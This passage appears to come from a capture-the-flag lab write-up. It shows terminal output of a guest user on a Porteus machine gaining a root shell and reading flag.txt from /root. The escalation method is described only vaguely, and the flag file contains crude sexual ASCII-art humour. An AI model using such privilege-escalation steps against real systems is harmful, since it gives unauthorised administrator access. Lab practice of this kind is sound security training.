Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

Password:
sudo: su: command not found
guest@porteus:~$ ls
Desktop/    Downloads/  Pictures/  Videos/    prog/
Documents/  Music/      Public/    admin.txt
guest@porteus:~$ sudo su
sudo: su: command not found
guest@porteus:~$ 
```

It might not be in the bash i guess we have to export the path as well for it to work.



```
4 drwxr-xr-x  2 guest users 4096 Aug  6  2018 Documents/
4 drwxr-xr-x  2 guest users 4096 Aug  6  2018 Downloads/
4 drwxr-xr-x  2 guest users 4096 Aug  6  2018 Music/
4 drwxr-xr-x  2 guest users 4096 Aug  6  2018 Pictures/
4 drwxr-xr-x  2 guest users 4096 Aug  6  2018 Public/
4 drwxr-xr-x  2 guest users 4096 Aug  6  2018 Videos/
4 -rw-r--r--  1 guest users   11 Mar  5 06:26 admin.txt
4 drwxr-xr-x  2 guest users 4096 Aug  6  2018 prog/
root@porteus:/home/guest# cd /root
root@porteus:~# ls
Desktop/  Documents/  Downloads/  Music/  Pictures/  Public/  Videos/  flag.txt
root@porteus:~# cat flag.txt
   _,-.
,-'  _|                  EVER REWIND OVER AND OVER AGAIN THROUGH THE
|_,-O__`-._              INITIAL AGENT SMITH/NEO INTERROGATION SCENE
|`-._\`.__ `_.           IN THE MATRIX AND BEAT OFF
|`-._`-.\,-'_|  _,-'.
     `-.|.-' | |`.-'|_     WHAT
        |      |_|,-'_`.
              |-._,-'  |     NO, ME NEITHER
         jrei | |    _,'
              '-|_,-'          IT'S JUST A HYPOTHETICAL QUESTION

root@porteus:~# 
```

Finally got the flag after trying somethings i looked all to the Desktop, Downloads and Pictures but didn't found the flag and about the privilege escalation it worked with just the : colon and the flag was in root directory so this machine is done.